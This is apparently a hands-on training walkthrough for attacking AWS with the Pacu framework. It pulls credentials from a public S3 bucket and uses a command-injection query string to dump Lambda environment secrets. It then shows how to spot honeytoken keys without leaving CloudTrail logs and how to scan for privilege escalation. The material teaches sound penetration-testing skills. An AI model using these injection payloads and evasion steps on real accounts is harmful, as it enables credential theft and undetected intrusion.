Pacu is an open source AWS focused exploitation framework. In the same way that metasploit was built to make developing and sharing exploits easier, Pacu was created to make developing and sharing AWS exploitation techniques easier.

Finding Creds

A good tool to automate the execution of various cloud attack surface discovery techniques is the "cloud_enum" tool. We can run it via the following syntax:

```
root@ip-10-0-1-114:/shared# cnoio_cloudenum -k lizardblue

############################
cloud_enum
github.com/initstring
############################


Keywords: lizardblue
Mutations: /app/cloud_enum/enum_tools/fuzz.txt
Brute-list: /app/cloud_enum/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

++++++++++++++++++++++++++++
amazon checks
++++++++++++++++++++++++++++

[+] Checking for S3 buckets
OPEN S3 BUCKET: http://lizardblue-builds.s3.us-east-2.amazonaws.com/
FILES:
->http://lizardblue-builds.s3.us-east-2.amazonaws.com/lizardblue-builds
->http://lizardblue-builds.s3.us-east-2.amazonaws.com/credentials
OPEN S3 BUCKET: http://lizardblue.com.s3.amazonaws.com/
FILES:
->http://lizardblue.com.s3.amazonaws.com/lizardblue.com

Elapsed time: 00:01:31

[+] Checking for AWS Apps
[*] Brute-forcing a list of 1453 possible DNS names

Elapsed time: 00:01:33

...

[+] All done, happy hacking!
```

We can see it discovered a public s3 bucket called "lizardblue-builds" which contains an object called "credentials"...


```
root@ip-10-0-1-11:/shared# curl http://lizardblue-builds.s3.us-east-2.amazonaws.com/credentials
[default]
aws_access_key=AKIAXYZDQCEN7CGMEXE5
aws_secret_access_key=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
region=us-east-2
output=json
```

We can now try to use these with Pacu:

```
root@ip-10-0-1-11:/shared# docker run -it rhinosecuritylabs/pacu:latest

...

What would you like to name this new session? s3bucketcreds

...

Pacu (s3bucketcreds:No Keys Set) > set_keys

Key alias [None]: s3bucketcreds
Access key ID [None]: AKIAXYZDQCEN7CGMEXE5
Secret access key [None]: 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
Session token (Optional - for temp AWS keys only) [None]:

Keys saved to database.

Pacu (s3bucketcreds:s3bucketcreds) >

Pacu (s3bucketcreds:s3bucketcreds) > set_regions us-east-2
Session regions changed: ['us-east-2']
Pacu (s3bucketcreds:s3bucketcreds) >

Pacu (s3bucketcreds:s3bucketcreds) > run iam__detect_honeytokens
Running module iam__detect_honeytokens...
[iam__detect_honeytokens] Making test API request...

[iam__detect_honeytokens] WARNING: Keys are confirmed honeytoken keys from Canarytokens.org! Do not use them!

[iam__detect_honeytokens] iam__detect_honeytokens completed.

[iam__detect_honeytokens] MODULE SUMMARY:

WARNING: Keys are confirmed honeytoken keys from Canarytokens.org! Do not use them!

Full ARN for the active keys (saved to database as well):

arn:aws:iam::534261010715:user/canarytokens.com@@dsatuv4s3gpswv70d979xuni0

Pacu (s3bucketcreds:s3bucketcreds) >
```

We can see from the output of these commands, that the credentials are actually hoenytokens from canarytokens[.]com...

Unfortunately, as of 20210731, just running the above commands with Pacu triggered the alert on the carney token which in email format, typically looks similar to the following...



Browse over to https://canarytokens.org/ and "select your token" type of "AWS keys" to test this process more.

Additional honey token projects for cloud providers includes:

- canarytokens - https://canarytokens.org/
- spacecrab - https://bitbucket.org/asecurityteam/spacecrab/src/master/
- spacesiren - https://github.com/spacesiren/spacesiren

Lambda Creds

Collect current secrets via leveraging the vulnerability within the Lambda web application:

Terminal

```
root@ip-10-0-1-215:/shared# curl https://a8spqqmetd.execute-api.us-east-1.amazonaws.com/prod?inputstring=aaa%3Bexport%3Becho%20bbb
aaa
export AWS_ACCESS_KEY_ID="ASIA44HPE4QSRUSPIVBP"
export AWS_DEFAULT_REGION="us-east-1"
...
export AWS_LAMBDA_FUNCTION_NAME="vulnerable_lambda"
...
export AWS_SECRET_ACCESS_KEY="hJjZQMRpAxNWM2Y1PeiXE3TiiSWnxJWIALQOHxK7"
...
export
AWS_SESSION_TOKEN="FQoGZXIvYXdzEPj//////////wEaDI37/xhGXAIdKzSRRSLqAX3I7usC4pbSBBgqYGUu9reksjuoYuwaOxDX6+I56ZfMXWF0qZ2zMLm3RKEUS63zyK1+vPTRqTOes9BPRjQs23BIaLNimcL
...
bbb
```

Run Pacu and provide a name for this Pacu session to make it easier to remember which project these keys are associated with:

Terminal

```
root@ip-10-0-1-215:/shared# cnoio_pacu

What would you like to name this new session? sharedenv001
...
Pacu (sharedenv001:No Keys Set) >
```

Now set the keys we collected via wget within this Pacu session:

Terminal

```
Pacu (sharedenv001:No Keys Set) > set_keys
...
Key alias [None]: vulnerable_lambda
Access key ID [None]: ASIA44HPE4QSRUSPIVBP
Secret access key [None]: hJjZQMRpAxNWM2Y1PeiXE3TiiSWnxJWIALQOHxK7
Session token (Optional - for temp AWS keys only) [None]:
FQoGZXIvYXdzEPj/////////wEaDI37/xhGXAIdKzSRRSLqAX3I7usC4pbSBBgqYGUu9reksjuoYuwaOxDX6+I56ZfMXWF0qZ2zMLm3RKEUS63zyK1+vPTRqTOes9BPRjQs23BIaLNimcLAg4Qn+wdV9EZgFRXaehx

Keys saved to database.
```

We know the region that this lambda function runs within from the wget output so we can use that to tell Pacu only to query that region with these credentials to reduce how noisy we will be within logs:

```
Pacu (sharedenv001:vulnerable_lambda) > set_regions us-east-1
Session regions changed: ['us-east-1']
```

We can now check to ensure our configuration is setup properly before we start querying AWS:

```
Pacu (sharedenv001:vulnerable_lambda) > whoami
{
"UserId": null,
"SessionToken":
"FQoGZXIvYXdzEPj/////////wEaDI37/xhGXAIdKzSRRSLqAX3I7usC4pbSBBgqYGUu9reksjuoYuwaOxDX6+I56ZfMXWF0qZ2zMLm3RKEUS63zyK1+vPTRqTOes9BPRjQs23BIaLNimcLAg4Qn+wdV9EZgFRXaeh
"UserName": null,
"KeyAlias": "vulnerable_lambda",
"PermissionsConfirmed": null,
"Policies": null,
"AccessKeyId": "ASIA44HPE4QSRUSPIVBP",
"Arn": null,
"AccountId": null,
"Roles": null,
"Permissions": {
"Deny": {},
"Allow": {}
},
"RoleName": null,
"Groups": null,
"SecretAccessKey": "hJjZQMRpAxNWM2Y1PeiX**********"
}
```

A few of AWS services do not support logging natively via CloudTrail, these services can be leverage first to attempt to see if a set of AWS credentials are valid without creating any logs.

These services currently include:

AWS Service	**Launch Date**
Amazon AppStream 2.0	December 1, 2016
AWS Cloud9	November 30, 2017
AWS Snowball	October 7, 2015
AWS Trusted Advisor	April 30, 2013

Additionally, a few API calls return back verbose error messaging to the user, which in some cases can be leveraged to detect certain honeytoken solutions for AWS.

For example both canarytokens and SpaceCrab honeytoken solutions have static strings that can be found within these error messages, enabling an attacker to know that the keys are not to be used. See for more details: https://github.com/RhinoSecurityLabs/pacu/blob/743f9c9e4b6766eda71e9755669ab45cf80d95be/pacu/modules/iam__detect_honeytokens/main.py

Combining this with the AWS services that do not log to CloudTrail, enables an attacker to test to see if a set of AWS credentials are valid and not a honeytoken trap without creating any logs to be detected.

Pacu automates this process for you via it's "iam__detect_honeytokens" module:

```
Pacu (sharedenv001:vulnerable_lambda) > run iam__detect_honeytokens
...
[iam__detect_honeytokens] MODULE SUMMARY:

Keys appear to be real (not honeytoken keys)!
...
```

We can then try to enumerate what permissions these keys have within AWS via using the "iam__enum_permissions" module:

```
Pacu (sharedenv001:vulnerable_lambda) > run iam__enum_permissions
Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for roles:
[iam__enum_permissions] vulnerable_lambda...
[iam__enum_permissions] Confirmed permissions for vulnerable_lambda
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

Confirmed permissions for 0 user(s).
Confirmed permissions for role: vulnerable_lambda.

Pacu (sharedenv001:vulnerable_lambda) > whoami
...
"PermissionsConfirmed": true,
...
```

When we run the "whoami" command after enumerating permissions, we can see if it was able to successfully enumerate permission by looking for the "PermissionsConfirmed" to be set to true.

It is possible and fairly common to collect AWS credentials that do not have rights to view what the permissions are associated with the keys, hence forcing an attacker to fallback to blindly trying services with the credentials until they find what services they work with.

We can next check to see if there are any easy and known techniques which leverage permission misconfigurations to escalate our privileges within AWS:

```
Pacu (sharedenv001:vulnerable_lambda) > run iam__privesc_scan --scan-only
Running module iam__privesc_scan...
[iam__privesc_scan] Escalation methods for current role:
[iam__privesc_scan] None found
...
```

Removing the "--scan-only" switch will tell Pacu to automatically change the permissions associated with these credentials, in order to escalate our privileges within this AWS account.

Exercise

The Plan:

```
- Survey via Pacu using the secrets previously collected to discover what additional AWS services & data are now accessible.

-- Use the "ls" and "help" commands to explore what other modules and features Pacu has to offer.
```

References

Check out the following references for more information:

- CloudTrail Unsupported Services - https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-unsupported-aws-services.html
- AWS IAM Enumeration 2.0: Bypassing CloudTrail Logging - https://rhinosecuritylabs.com/aws/aws-iam-enumeration-2-0-bypassing-cloudtrail-logging/
- The AWS exploitation framework, designed for testing the security of Amazon Web Services environments - https://github.com/RhinoSecurityLabs/pacu